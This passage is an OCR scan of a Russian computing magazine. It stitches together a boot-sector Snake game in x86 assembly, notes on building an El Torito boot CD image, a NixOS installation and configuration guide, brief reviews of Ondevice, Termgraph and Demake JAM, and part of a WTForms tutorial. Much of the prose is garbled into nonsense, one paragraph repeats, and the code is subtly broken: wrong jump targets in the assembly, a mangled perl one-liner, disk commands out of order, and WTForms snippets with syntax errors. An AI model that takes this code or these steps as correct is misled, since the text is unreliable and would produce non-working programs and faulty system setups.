В основном цикле мы читаем ввод с клавиатуры на порт 0x60. Сюда же кладется последний ввод с клавиатуры. Чтобы сделать только «вверх» (0x48), «влево» (0x4b), «направо» (0x4d) и «вниз» (0x50).

```
game_loop:
    in     al, 0x60
    cmp    al, 0x48
    je     kb_handle_up
    cmp    al, 0x50
    je     kb_handle_end
    jmp    kb_handle_left
```

В конце регистр BX будет содержать адрес позиции (+1, -1, +320, -320) в зависимости от нажатой клавиши. Мы используем инструкцию lea. Но, увы, эту команду сложнее нам пару байтов, учитывая, что мы выше уже проверяем коды

```
    inc    bx
    lea    bx, [bx+320]
    jmp    end_kb_handle
kb_handle_left:
    dec    bx
    lea    bx, [bx-1]
    jmp    end_kb_handle
kb_handle_up:
    lea    bx, [bx-320]
    jmp    end_kb_handle
kb_handle_end:
    add    bl, 1
end_kb_handle:
```

Изначально тут использовалась команда, которая задавала палитру (10h/10h), чтобы подсвечивать вертикальной перспективы. Теперь комбинируем сегменты бытия, так что мы вместо этого используем 13h BOR. Это экономит сохраняет нам пару байтов.

Обратно вернемся назад, что обнаружится теперь cx=0h, чтобы запускать этот код в вертикальной машине, а не на реальном железе. Практика показывает, что вертикали ведут в бит-четкие race условия, чье реальное железо.

```
mov    ah, 0x86
mov    dx, 0xaf
int    0x15
```

Рисуем змею и проверяем достижение колонтиул (четное равенство означает столкновение).

```
mov ah, 0x05
xor [es:si], ah
```

Возвращаемся в основной цикл.

```
jpo    game_loop
```


Мы столкнулись со стеной или с хвостом. Начинаем заново.

```
jmp    restart_game
```

Забираем остатки сектора нулями. Значение 0xaa55 — это подпись в конце загрузочных.

```
times 510 - ($ - $$) db 0
dw 0xaa55
```

Код в твите создает загрузочный файл boot.img. Можно запустить его в QEMU или VirtualBox и играть в игру спрессованно. Или можно записать все это на дискету и запускать с нее что угодно.



WWW

- Соревнования на ассемблерном оптимизации
- Сайтик Hugi
- Исходник Alik
- Загрузчик с Hello World
- Мини CD64

ОБРАЗ ЗАГРУЗОЧНОГО КОМПАКТ-ДИСКА

В том твите нам в сделал загрузочный формат, а «Твиттер» расширили лимит длины вдвое, так что я решил сделать свежим образец образу загрузочного диска. Для начала нам нужно сделать рабочий загрузчик версии нашей Змейки:

```
perl -l'say"xA4eAD2/MD0AMwPUTIbFbI17zKgGcEBFQ01GcNBVEiPIg",
"X/54/Ow/X,w2b34,/OMDMDAAQ/,W4Ozl2,/AAAAHIg/,"X/38,/5VVqz
gAAAAAAAAA/,"X/1Ob,/cMaaCgAy/MAAAAAAAAAAAAAAAAAAAAAAAAAA
AB5dCBFD3DFeSEDyBwCaBCeLCMDrSbLcMbWIjMxWYnq/,"X/2G38
\0aaAA -rcd -lm
```

Этот код создает образ загрузочного компакт-диска сто ло. Как и образ дискеты, это можно запустить в QEMU или VirtualBox, загрузочного и игры.

Чтобы вручную сделать образ CD, сначала нужно разобраться со стандартом ISO 9660. Он сложнее, даже с стандартом ISO «лишние» ч», по счастью, этот существует в варианте ECMA-119, где и можно бесплатно ознакомиться всё отчуждение.

У ISO 9660 много всяких дополнений, например UDF, El Torito, Rockridge, Joliet и так далее. В случае с загрузочным образом нам интересует только El Torito. Однако его спецификация, на мой взгляд, одна из самых плохо написанных. В ней есть ошибки (например, например, последние строчки на рисунке 7), непонятно, что все значения — шестнадцатеричные (нет префиксов 0x), нет описания, что стоит в неочищенном порядке и так далее. Одно хорошо — документ короткий.

Чтобы создать загрузочный диск, нам понадобится означать где-то 17 пустых секторов, за которыми будет идти набор дескрипторов тома (Volume Descriptor) и сам загрузочный 2048 байт.

Образ внимание: по спецификации ISO 9660 дескрипторы тома должны начинаться с сектора 16. А вот по El Torito загрузочная запись должна перемещать в сектор 17. Технически это значит, что нужно поместить в шестнадцатый сектор сектора пустой дескриптор тома и начиная загрузки, но для всех бы работает и без этого.

Итак, пишем дескриптор тома.

```
0x00                    ; Тип (0 означает загрузочная запись)
"CD001"                 ; Идентификатор
0x01                    ; Версия
"EL TORITO SPECIFICATION"  ; Идентификатор загрузочной системы
0 x 0x00                ; Отступ
32 x 0x00               ; Идентификатор тома
0x13 0x00 0x00          ; Адрес каталога загрузки в абсолютном секторе
0x00 0x00               ; Отступ
1073 x 0x00             ; Не используется
```

Следующий сектор — это первая часть набора дескрипторов тома (Volume Descriptor Set Terminator).

```
0xff                    ; Тип (255 — терминатор)
"CD001"                 ; Идентификатор
0x01                    ; Версия
2041 x 0x00             ; Не используется
```

За дескриптором томов следует загрузочный каталог (Boot Catalog). El Torito поддерживает разные режимы эмуляции. Компакт-диск может запускаться загрузочный формат, загрузочный жесткий диск и не для записи. Я выбрал вариант без эмуляции — в этом случае подразумевается, что BIOS загрузит определенный сектор и передаст управление по определенному адресу.

Контрольная сумма выглядит также сложно, чтобы все шло нетаково: целебайтные значения и запись давали в сумме ноль (mod 65536).

Вот первая запись в загрузочном каталоге (Validation Entry).

```
0x01                    ; Идентификатор заголовка
0x00                    ; Идентификатор платформы (0 — Intel x86)
0x00 0x00               ; Зарезервировано
"a"                     ; Строка идентификатора
25 x 0x00               ; Отступ
0x55 0xaa               ; Контрольная сумма (2 байта)
0x55 0xaa               ; Байты меньше
```

Вторая запись (Default Entry):

```
x88                     ; Индикатор загрузочная (0x88 — загрузочный)
0x00                    ; Тип носителя (0 — без эмуляции)
0x00 0x00               ; Загрузочный сегмент
0x00                    ; Тип системы
0x00                    ; Зарезервировано
0x01 0x00               ; Число секторов для считывания
0x14 0x00 0x00 0x00     ; Адрес виртуального диска (в абсолютных секторах)
20 x 0x00               ; Не используется
```

Дальше идут нули до конца сектора.

```
1984 x 0x00             ; Не используется
```

Дальше идет бутлоадер игры, ниже — он целиком. Немного отличий от формат-ро версии здесь нет:

```
[bits 16]
[org 0x7C00]
mov bl, 1
push 0xa000
pop es
restart_game:
    mov    si, 320*100+160
    mov    ax, 0x0013
    int    0x10
    mov    di, 320*199
    mov    cx, 2176
    rep
draw_loop:
    stosb
    stosb
    add    di, 318
    loop   draw_loop
game_loop:
    in     al, 0x60
    cmp    al, 0x48
    je     kb_handle_end
    cmp    al, 0x50
    je     kb_handle_end
    jmp    kb_handle_left
    inc    bx
    lea    bx, [bx+320]
    jmp    end_kb_handle
kb_handle_left:
    dec    bx
    lea    bx, [bx-1]
    jmp    end_kb_handle
kb_handle_end:
    add    bl, 1
end_kb_handle:
    mov    ah, 0x86
    mov    dx, 0xaf
    int    0x15
    mov    ah, 0x05
    xor    [es:si], ah
    jpo    game_loop
    jmp    restart_game
times 2048 - ($ - $$) db 0
```

Дальше мне оставалось только написать скрипт для компиляции загрузчика, образа дискеты и создания того твита. Закончив по всем этим, я прикрепил результаты на Github и потестировал на реальном железе.

ТРЕЙЛЕР

ПРАВИЛЬНЫЙ LINUX

Дмитрий Удалов
кандидат физико-математических наук
в настоящем времени
инженер-программист

ПРОБУЕМ NIXOS. УНИКАЛЬНЫЙ, СТРАННЫЙ И ОЧЕНЬ УДОБНЫЙ ДИСТРИБУТИВ

Сколько раз в жизни ты перестраивал Linux? А сколько раз установил скачанной найдой пакетов на несколько дистрибутивов? И не приходилось ли тебе начинать все сначала из-за неудачного обновления системы или конфигов? Все это не только неприятно, но и грозит серьезными потерями, если речь идет о бизнесе. Избежать таких проблем позволит NixOS — дистрибутив, который можно в одну команду пересоздать с нуля.

ДЕКЛАРАТИВНЫЙ И ФУНКЦИОНАЛЬНЫЙ

1. Декларативный подход — описываешь конечный результат, а не последовательность действий.
2. Функциональный подход — пакеты, конфигурация, зависимости, данные и параметры установки прописываются в одном месте.

Установка и сборка дистрибутива NixOS не требует от пользователя выполнять длинную цепочку действий, чтобы получить систему, которая ведь очень воспроизводима. Достаточно лишь описать конечный результат, требуемый конфиг и так далее.

Если раньше вы вручную отслеживали изменения состояния системы в специальном конфигурационном файле, при будущем переносе или переустановке вы сталкивались возможностью потери по 50% с помощью дампа. Даже достаточно внимательно изучив конфиг, в новом дистрибутиве система не нравилась, в данной момент, пакетный менеджер предоставит не требуемую.

Другими словами, если тебе нужна система с установленным Apache, PHP, MySQL, Redis, Nginx и определенными настройками, то в NixOS это не проблема, все это сразу конфиг, в котором строка «nginx» в конфигурационном файле. Не нравится по пакетному, самостоятельно это DC или уже пользователь, то потребуется обновление каталогов системы и удаление набором пакетов и конфигов.

Все это возможно благодаря пакетному менеджеру Nix. В множестве дистрибутивов стоит пакетный менеджер для установки пакетов, зависимостей, обновления и удаления. Пакетный менеджер Nix отличается тем, что в **/nix/store** установлены пакеты с **/nix/store** установлены все версии, полезные, особенные и нередкие обновления/удаления пакетов когда ничего не ломается, а зависимостей всегда для каждого пакета при будет разные версии **/var/lib/libpng.so**, например) и легкий способ решить проблемы с зависимостями.

Пакетный менеджер Nix разрешает всем использовать пакеты в собственном пространстве имен **/nix/store**. Пример, установка в домашнем каталоге. Он будет распределяться в каталоге **/nix/store/nwl0dfzqqr2b1b-python-3.7.4-amd64-fat/bin/python3.7**, а запускаемые из вы должны **/home/user/.nix-profile/bin/python3.7**.

Пакетный менеджер Nix разрешает использовать несколько версий пакетов в собственном пространстве имен. **/nix/store**. Пример, установка в домашнем каталоге. Он будет распределяться в каталоге **/nix/store/nwl0dfzqqr2b1b-python-3.7.4-amd64-fat/bin/python3.7**, а запускаемые из вы должны **/home/user/.nix-profile/bin/python3.7**.

NixOS позволяет устанавливать софт не только root, но и обычным пользователям. Пакеты будут брать Linux binary для установки в домашнем каталоге. А если может использовать сборщик исходов, который автоматически удаляет все ненужные пакеты, если вы вручную не сделаете.

УСТАНАВЛИВАЕМ

Установка занимает минуты, но если бы когда-нибудь установкой Arch Linux, то у тебя не должно возникнуть проблем. Для начала скачаем последнюю версию NixOS (https://nixos.org/download/) и запишем на ее флешку.

```
$ wget https://releases.nixos.org/nixos/19.09/nixos-19.09.1811.d5f2f0f0ccc/nixos-minimal-19.09.1811.d5f2f0f0ccc-x86_64-linux.iso
$ sudo dd if=nixos-graphical-18.03.131192.4f5f2f7f0cd-x86_64-linux.iso of=/dev/sdb
```

Затем перезагружаем машину и грузимся с флешки. NixOS встанет себя приветственным командной строкой.

Первое, что мы должны сделать, — подготовить диск для установки. Предположим, что у нас есть диск /dev/sda, для данного примера мы создаем один большой раздел и на диске с разметкой в стиле DOS:

```
$ parted /dev/sda
(parted) mklabel msdos
(parted) mkpart primary ext4 0% 100%
(parted) quit
```

Мы берем планы системы на заинформенный диск, поэтому для начала инициализируем конфигурацию:

```
$ mount /dev/sda1 /mnt
$ cryptsetup luksFormat /dev/sda1
$ cryptsetup luksOpen /dev/sda1 [CRYPTO_NAME]
```

Далее примонтируем диск к каталогу /mnt:

```
$ mkfs.ext4 -L [CRYPTO_NAME] /dev/mapper/[CRYPTO_NAME]
$ mount /dev/mapper/[CRYPTO_NAME] /mnt
```

Теперь обязательно регистрируем:

```
$ nix-channel --update
```

И генерируем дефолтные файлы конфигурации:

```
$ nixos-generate-config --root /mnt
```

Команда создаст на диске два файла: **configuration.nix** и **hardware-configuration.nix**. Первый — это есть тот самый файл описания состояния системы, а второй — файл для работы с аппаратным. Содержимое второго изменять не надо — оно автоматически настраивает на основании железа, поэтому мы его трогать не будем.

Теперь отредактируем систему с перезагружаем:

```
$ nixos-install
$ reboot
```

CONFIGURATION.NIX

Файл **configuration.nix** — основа дистрибутива. В нем описываются все параметры системы, пакетный менеджер, пользователи, настройки сетевых интерфейсов, параметры и пакеты для ядра и службы и в любой момент можно отредактировать. Сколько бы ты ни изменял файл, как ни отчаивай пользователя в этом файле.

Конечно, можно не заморачиваться и найти уже готовый конфиг на том же Github и взять его использованным. Но это не может гарантировать сколько, потому что рано или поздно придется не всем разбираться самому, где и что прописывать, а в дистрибутивах Linux это не нужно. Поэтому мы разберемся.

Мы можем изменить конфигурацию вручную и сиять, необходимо выполнить команду:

```
$ nixos-rebuild switch
```

и перезагрузиться.

Перед тем как работать с конфигом можно проверить изменения:

```
$ nixos-rebuild test
```

Выбираем загрузчик

Первый шаг — выбираем загрузчик, выбор загрузчика.

Если ты установил систему на диск с разметкой DOS (как было описано выше), то в файлах конфигурации необходимо добавить следующие строки:

```
# Включаем GRUB
boot.loader.grub.enabled = true;
# Устанавливаем GRUB
boot.loader.grub.version = 2;
# Загрузчик должен быть установлен на /dev/sda
boot.loader.grub.device = "/dev/sda";
# Разрешаем использовать os-prober
boot.loader.grub.enableOsprober = true;
# Для GPT настраиваем efi-загрузчик
boot.loader.efi.canTouchEfiVariables = true;
```

Имя машины и часовой пояс

Здесь все просто и понятно:

```
networking.hostname = "myhostline";
time.timezone = "Europe/Moscow";
```

Задаем сервер активируем NetworkManager:

```
networking.networkmanager.enable = true;
```

Создаем пользователей

Добавляем пользователей через:

```
users.users.vasya = {
  [vkhomelister = true;]
  [shell = pkgs.zsh;]
  description = "Сисяка Вася";
  # Группы, в которые входит пользователь
  extraGroups = [ "wheel"]
};
```

По умолчанию у пользователя не будет пароля, поэтому сразу после логина под его именем стоит запустить команду **passwd** и указать пароль.

Ставим пакеты

Пакетами занимаются пакетные программы вроде Homebrew, Thunderbird и эти установки обычно в домашнем каталоге. Перечисляются, то есть, пакеты, разделенные **pkgs.name**, **pkgs.name2**, **pkgs.name3** и пользователя:

```
environment.systemPackages = with pkgs; [
  htop
  thunderbird
  vim
]
```

Это же пакеты можно использовать, но только запускаем их, указывая в конфигурационный файл, но и нужно:

```
$ nix-env -iA '<pkgs.name>'
```


Можно изменить, с правами root и без. В первом случае пакет будет установлен общедоступно и станет доступным всем пользователям, во втором — только для пользователя. Обратимся. В любом случае при пакетах установленного в **/nix/store**. Потому всем для пользователя посмотрим на пакеты, которые мы ставим, в каталоге **/nix/store**. Если для пользователя посмотрим на пакеты, которые мы ставим, в каталоге **/home/user/.nix-profile/bin

WWW

Андрей Письменный
Шеф-редактор
apismenny@gmail.com


1 ONDEVICE — СЕРВИС, КОТОРЫЙ ДАЕТ ПРОСТОЙ ДОСТУП К МАШИНАМ ВО ВНУТРЕННЕЙ СЕТИ

Необходимость получить доступ к машине, которая не имеет адреса в глобальной сети, возникает далеко не только при взломе. Часто нужно достучаться до своих же устройств, которые находятся за NAT, а доступ к настройкам маршрутизатора есть не всегда. В этом случае можно воспользоваться сторонним сервисом, который помогает наладить контакт.



Ondevice — это как раз такой сервис. Он служит надстройкой над SSH, rsync, SCP или SFTP и обеспечивает безопасный доступ (если ты доверяешь стороннему сервису) к локальным машинам откуда угодно. Для туннелирования трафика используется веб-сокет, так что если на устройстве работает HTTPS, то этого достаточно.

Если такой вариант тебе подойдет, то первым делом регистрируйся и создавай ключ авторизации (или несколько — с разными ролями и правами), а затем ставь ПО — как на устройства, к которым ты собираешься подключаться, так и на рабочий компьютер.



Создание ключа


Сейчас поддерживаются Linux и macOS, также есть вариант в виде контейнера Docker. Нативной поддержки Windows пока нет, так что разработчики рекомендуют использовать WSL.

На устройствах, к которым ты собираешься получить доступ, нужно сначала выполнить вход (`ondevice login`), затем поднять демон (`ondevice daemon`). Теперь логиться на рабочей машине и пиши `ondevice list`, чтобы увидеть свои устройства. Для подключения к ним по SSH служит команда `on ssh логин@название-устройства`.

Бесплатно можно подключить до пяти девайсов и прогонять не более пяти гигабайтов трафика в месяц, чего более чем достаточно для личного использования.

2 TERMGRAPH — КОНСОЛЬНАЯ УТИЛИТА ДЛЯ РИСОВАНИЯ ГРАФИКОВ

Если ты хочешь стать настоящим мастером командной строки Unix, то не торопись выделять данные, выведенные какой-нибудь консольной командой, и отправлять их в Excel или OpenOffice Calc для превращения в диаграммы. Ведь есть способ сделать это, не покидая терминал!



Termgraph — это несложная утилита, написанная на Python, которая принимает на вход файлы с данными, разделенными символом табуляции, а на выходе рисует гистограммы из символов псевдографики (или, например, из эмодзи, если ты этого пожелаешь). Можно выбирать из горизонтальной или вертикальной ориентации, назначать цвета, рисовать разделенные столбики (stacked charts), а также создавать календари с тепловыми картами по дням.

Для работы Termgraph понадобится Python 3 и библиотека colorama. Пользоваться предельно просто: запускаешь termgraph и передаешь либо название файла с данными, либо сами данные в стандартный ввод. Цвета назначаются при помощи параметра color, например `termgraph data/ex4.dat --color {blue,red}`. Кстати, как формировать данные, можешь посмотреть в примерах из папки data.

3 DEMAKE JAM — КОНКУРС МИНИАТЮРНЫХ ВЕРСИЙ ЗНАМЕНИТЫХ ИГР

25 августа 2018 года на платформе itch.io завершился замечательный конкурс для разработчиков игр: он назывался Demake JAM и был посвящен разработке «демейков» — упрощенных клонов известных игр. Как это выглядит, ты можешь посмотреть на странице с результатами, а на страницах игр ты в большинстве случаев обнаружишь браузерную версию, в которую можно тут же и поиграть.

К примеру, занявшая первое место игра Metro Cop — это демейк популярного в свое время виртуального тира Virtua Cop, Bio Evil 4 (второе место) — это, как ты можешь догадаться, двумерный платформер по мотивам Resident Evil 4, Low Mem Sky — плоская версия No Man's Sky, разработанная на PICO-8. У этой ретроконсоли (о которой мы подробно писали в мартовском номере) всего 32 килобайта памяти, так что Low Mem — это не просто шутка.

Собственно, на PICO-8 создана немалая часть игр, присланных на Demake JAM. Среди них, к примеру, Low Knight (демейк Hollow Knight), Delunky (демейк Spelunky), Picoman Go (Hitman Go) и многие другие. Из того, что мне приглянулось, хочу обратить твое внимание на Pico Space Program — аналог Kerbal Space Program, который работает на PICO-8 и поставляется с исходными кодами.

Ильа Разумов
Senior Backend Developer
ilyas@yandex-team.ru
Telegram: @ilyasru

ИДЕАЛЬНАЯ ФОРМА

ОБРАБАТЫВАЕМ СЛОЖНЫЕ ФОРМЫ НА PYTHON С ПОМОЩЬЮ WTFORMS

Обработка HTML-форм в веб-приложениях — нелегкая задача. Каждый раз приходится проверять корректность данных в шаблоне, создавать обработчики на сервере, и готово. Проблемы начинаются, когда форма разрастается: нужно следить за полями, их ID, атрибутами name, корректно маппить атрибуты id на label, проверять данные при генерации и процессинге данных. А если часть формы нужно еще и перемоделировать, то разработка превращается в постоянную пытку: приходится бесконечно копировать атрибуты type и class и на сервере и копировать одинаковый код. Однако есть способы сделать работу с формами удобной.

ЗАЧЕМ ЭТО НУЖНО?

Чтобы понять, какую проблему мы решаем, давай взглянем на простой пример. Допустим, что в нашем веб-приложении есть форма для создания пользователя:

```
<form action="">
    <!-- personal info -->
    <input type="text" id="id_name" name="name" placeholder="John" />
    <input type="text" id="id_surname" name="surname" placeholder="Doe" />
    <!-- account info -->
    <input type="text" id="id_email" name="email" placeholder="jon@example.com" />
    <!-- password -->
    <input type="password" id="id_password" name="password" placeholder="••••••••" />
    <!-- more info -->
    <select name="gender" id="gender">
        <option value="male">Male</option>
        <option value="f">Female</option>
    </select>
    <textarea name="signature" id="signature" cols="20" rows="10"></textarea>
    <input type="submit" value="Create user" />
</form>
```

Эта форма выглядит просто. Однако использование в реальном production добавит ряд задач:

1. Каждый input (или и целая форма) нужно вывести информацию об ошибке, которые могут появиться при валидации формы.
2. Сервер должен уметь проверять поля на валидные ответы пользователя.
3. Навешивая name нужно помнить по одному или несколько CSS-классов, которые должны быть у каждого input'а.
4. Часть полей должна сохранять предыдущие данные. Например, при неправильном логине и пароле данные для логина для валидации отлично. Частный случай с полем gender: если форма пустая, сервер сохраит для клиента его дефолтное значение.
5. Если всё ОК, то клиента и на сервер (POST) или аналогичную по свойствам структуру для дальнейшего процессинга.

Выобщем при создании пользователя нам как минимум нужно заполнить поля name, email и password, остальные пользователь заполнит сам в профиле. Но если мы хотим, скажем, внести изменения в шаблон, удалить часть полей, создать идеальный обработчик формы на сервере или встретить проблемы в каждой для различных вариантов формы. Если валидацию поля проверит или конвертирует, или выполнить в отдельную функцию — то нужно сделать это для каждого поля. Если в каждом input'е есть значение, значит формы просто потеряет.

Это пользовательский опыт, на который страдает, но и разработчиков, которые ту же самую форму? Причину у данного и кларка эти формы будут разные, что значительно увеличивает набор кодовой базы.

Все эти проблемы резко увеличивают количество шаблонов, обработчиков, валидаторов. Представим в реальном production будет выглядеть в общем виде, а сервер жоры, будет колоссальным по быстрому. И при необходимости добавить в форму новое поле, нужно внести изменения в каждое поле, обработчик, шаблон и валидатор.

Выход из ситуации есть. Выход — использовать библиотеку для декларативной формы, например в виде Python-класса: одноразовое описав все параметры, класс, валидатор, обработчик, а заодно и предоставит возможность не мы заодумаем и расширяем. Вот то-то нам и поможет библиотека WTforms.

INFO

Если вы используете шаблон фреймворка типа Django или Rails, то уже столкнулись со своей функциональностью и там или нет. Однако для каждой задачи требуется огромный труд — применять WTforms удобно и порой с легкостью микросервисами или в уже-сложилшимся приложении с необходимостью обработать веб-формы, где использование Django неотрощающе.

УСТАНОВКА

Для начала установим саму библиотеку. Я буду показывать примеры на Python 3. Так где нужен контекст, код использован в обработчике формы wtforms (Если это не нужен — примеры будут работать с Flask, Sanic или любым другим. В качестве template engine использовать Jinja2. Установливаем через pip:

```
pip install wtforms
```

Проверяем версию:

```
$ python
>>> import wtforms
>>> wtforms.__version__
'2.1'
```

Попробуем переписать форму выше на WTforms и обработать ее.

СОЗДАНИЕ ФОРМЫ

В WTforms есть ряд встроенных классов для описания формы и их полей. Определим форму для нашего контекста, код использован в обработчике формы form. Если форма описывается атрибутами класса, каждому атрибуту класса присваивается экземпляр унаследованного класса поля. Создаем, требующего типу поля формы. Запуск отлично, на дело пошло:

```
from wtforms import Form, StringField, PasswordField, SelectField, validators
class CreateUserForm(Form):
    first_name = StringField('First name', [validators.Length(min=1, max=30)])
    last_name = StringField('Last name', [validators.Length(min=1, max=30)])
    email = StringField('Email', [validators.Length(min=6, max=35)])
    password = StringField('Password')
    # meta
    gender = SelectField('Gender', coerce=int, choices=[ # cast val as int
        (0, 'Male'),
        (1, 'Female'),
        (2, 'Other'),
    ])
    city = StringField('City')
    signature = TextAreaField('Your signature', [validators.Length(min=10, max=1000)])
```

Вот что мы сделали:

- создали класс CreateForm для нашей формы. Он наследован от встроенного Form (в BaseForm);
- каждое поле этой формы описали атрибутом класса, присвоив объект встроенного в wtfs класса типа Field.

В большинстве полей формы мы использовали наипростейший класс StringField для описания строковых полей. Для gender поставили другого типа — встроенного наследника (всё, поэтому мы использовали SelectField. Поскольку поле signature ожидает только переносы на с обычным text, а textarea поставили мы использовали TextAreaField: как HTML-представление textarea — это textarea. Если бы нам нужно было обработать человек значимые, мы бы импортировали встроенный класс IntegerField и описали бы поле как:

```
from wtforms import IntegerField
...
user_form = UserForm()
type(user_form)
>> <class '__main__.UserForm'>
```

К каждому полю формы мы можем обратиться отдельно по его атрибуту:

```
type(form.first_name)
# wtforms.fields.core.StringField
```

В самом простом случае это все. Теперь инстанс нашей формы можно передать шаблонизатору для отображения:

```
def new(self, request):
    user_form = UserForm()
    render('new.html', form=)
    form = user_form,
    )
```

Метод render, конечно, отвешивается. В своем случае методом рендерится будет определенная функция в шаблонизаторе, которая принимает шаблон.

Отлично, передаем нашу форму в шаблонизатор. Как же отредактировать шаблон? Проще простого. Напомню, что мы рассматриваем процесс на примере Jinja2:

```
{{ form.first_name.label }}
{{ form.first_name.errors }}
    {{ form.first_name.class="class" }}
    {{ form.first_name.id="id" }}
    {{ form.first_name }}
{{ form.last_name }}
{% endif %}
{{ form.first_name() }}
```

Как видим, форма генерится в каждом поле сразу. Поэтому мы можем не пишем input. Напрямую дорабатывать, что теперь мы можем отредактировать. Выглядит это для всех остальных полей, определенных в этой форме или только не часть: если встречаются не встроенные HTML-аналогичные.

Парсинг пейлоада (POST /users)

Следующий шаг — получить данные формы на сервере и как-то их обработать. Этот процесс из нескольких шагов.

1. Получить POST данные из post-запроса (пользуемся по разному в зависимости от того, использовать ли ты фреймворк и какой конкретно, если использовать).
2. Распарсить POST данные через наш инстанс формы.
3. Проверить валидацию корректности, заполнения. Если что-то не так, вернуть шаблон.
4. Заполнить данные формы требуемый объект. Это опционально, но, если ты пользуешься ORM, велика вероятность, что по данным формы тебе нужно создать объект в БД.

В нашем случае объект в БД — пользователь, объект класса User.

```
async def create(self, request):
    # Получаем данные для валидац это не самый оптимальный
    # способ для большого payload. Вот для простоты
    post_data = request.form.get()
    # Создаем новый инстанс нашей формы и заполняем его данными,
    # пришедшими с клиента
    form = UserForm(post_data)
    # Если данные с клиента проходят валидацию
    if form.validate():
        # Создаем новый объект User
        user = User()
        # Заполняем его атрибуты данными формы
        form.populate_obj(user)
        # Сохраняем юзера в БД, редиректим данные
```

Мы отрендерили форму, получили данные с клиента обратно, проверили их валидацию и БД. Пока мы не потрудились, во внутренности HTML, в полей, имена и их соответствия на клиенте и сервере. Не правда ли, здорово?

Опция для частичного парсинга пейлоада

Что делать, если мы не хотим заполнять все поля? Допустим, у тебя нетрудоемкое возрастное ограничение, и ты хотешь пользователя заполнить данные формы? Вроде формы — это не ограничение, но WTforms предоставляет и на было. Так же мы можем для частичного полного формы в объекты в форме `populate` на WTforms? Проверяем опрос пользователя на наличие данных:

```
signature: form.populate_obj(user)
Source:
    def
        populate_obj(self, obj):
        '
        Populates the attributes of the passed `obj`
        with data from the form's fields.
        :note: This is a destructive operation;
               any attribute with the same name
               as a field will be overridden. Use with caution.
        '
        for name, field in iteritems(self._fields):
            field.populate_obj(obj, name)
```

Как видим, функция полагает список всех полей нашей формы, а затем, итерируясь по спису, присваивает атрибуты предусмотренного объекта (имя поля — имя атрибута). Если у объекта нет такого атрибута, то WTforms создаст его. Если объект имеет такой атрибут, то WTforms перезаписывает его.

Но что, если мы хотим заполнить только отмеченные. Даже для полей которые — не обязательные. Для этого, помимо `populate_obj` есть еще метод `populate` в классе `Form`. Он принимает аргумент `data` — словарь, где ключ — имя поля, а значение — то, что нужно записать в объект. Так же мы можем передать `kwargs` — аргумент, который передается в `populate_obj`. В этом случае мы можем передать `exclude` — список значений значений ранее, и на сервере проверяем, что поля в `exclude` пусты. Если, значение пусто, мы не трогаем ранее и БД, наверное пусть, которой передаем `populate`. В этом случае мы можем передать `only` — аргумент `exclude`, но с обратным значением: `only` — список значений значений ранее, и на сервере проверяем, что поля в `only` не пусты. Если, значение пусто, мы не трогаем ранее и БД, наверное пусть, которой передаем `populate`.

Однако метод все-таки нужно автоматически заполнить атрибуты класса `User` — для этого есть `populate_obj`. Для `populate` нужно сделать:

1. Не использовать встроенную функцию `populate_obj` вообще и обобщенно, все поля формы, которые достали и нем через атрибут `.data` (например `form.first_name.data`).
2. Написать свой метод для заполнения объекта данными формы.

Мне больше нравится второй способ, если вы и имеет отличаются. Например так:

```
from wtforms.compat import iteritems, iterkeys, unicode_type, text_type
def populate_selective(form, obj, exclude=[]):
    for name, field in filter(lambda f: f[0] not in exclude, iteritems(form._fields)):
        field.populate_obj(obj, name)
```

Теперь можно использовать для формы только то поле, которые нужно:

```
populate_selective(form, user, exclude=['_name', '_lastname', 'city'])
```

А со остальными разобраться по собственной логике.

Продолжение ↓↓↓

ИДЕАЛЬНАЯ ФОРМА

ОБРАБАТЫВАЕМ СЛОЖНЫЕ ФОРМЫ НА PYTHON С ПОМОЩЬЮ WTFORMS

Валидаторы

Еще один вопрос, ответ на который ты наверняка уже понял по контексту: как работает функция `form.validate()`? Она проверяет как раз то самое слово валидатором с параметрами, которые мы указывали при определении класса формы. Давай попробуем поэкспериментировать различные значения в строковых полях, которые в реальном приложении в нашу форму будет передавать клиента пользователь, и посмотрим, как среагирует валидатор:

```
form = UserForm()
form.first_name.data = 'Johnny'
form.last_name.data = 'Doe'
form.email.data = 'invalid_email'
form.password.data = 'super-secret-pass'
```

Попробуем валидировать эту форму:

```
form.validate()
# False
```

Валидация не прошла. Ты помнишь, что в каждом поле есть список `errors`, который будет содержать ошибки, если они происходят при заполнении формы. Посмотрим на них:

```
form.first_name.errors
# []
```

Все правильно, в первом поле ошибок не было, список валидаторов `[validators.Length(min=5, max=30)]` пройден, так как имя `Johnny` удовлетворяет единственному валидатору. Посмотрим другие:

```
form.last_name.errors
# ['Field must be between 5 and 30 characters long.']
form.email.errors
# ['Invalid email address.']
form.password.errors
# []
```

Во втором и третьем случаях сработали валидаторы, а наш шаблон (ниже) выведет список ошибок:

```
{% if form.first_name.errors %}
    <ul class="errors">
        {% for error in form.first_name.errors %}
            <li>{{ error }}</li>{% endfor %}
    </ul>
{% endif %}
```

INFO

Разумеется, чтобы все сработало, для полного дублирования формы тебе нужно передавать этот же самый инстанс формы в шаблонизатор, а не создавать новый. Кроме списка ошибок, он будет содержать предзаполненные поля с предыдущей попыткой, так что пользователю не придется вводить все по новой.

С полным списком встроенных валидаторов можно ознакомиться здесь, а если их не хватит, то WTForms позволяет определить и собственные.

ДИНАМИЧЕСКОЕ ИЗМЕНЕНИЕ СВОЙСТВ ПОЛЕЙ ФОРМЫ

Ты уже знаешь, что у полей формы есть набор общих атрибутов, которые можно задать в уже определенных полей. Например, описание, которое идет перед тем полем, к которому атрибутирует в любом поле. Другие примеры:

- `id` — атрибут HTMLа, который при рендерингу;
- `name` — имя виджета (свойство name в HTML), по которому сервер делает сопоставление;
- ошибки валидаторов и так далее.

Все это возможно благодаря тому, что все классы полей наследуются от базового класса wtforms.fields.Field.

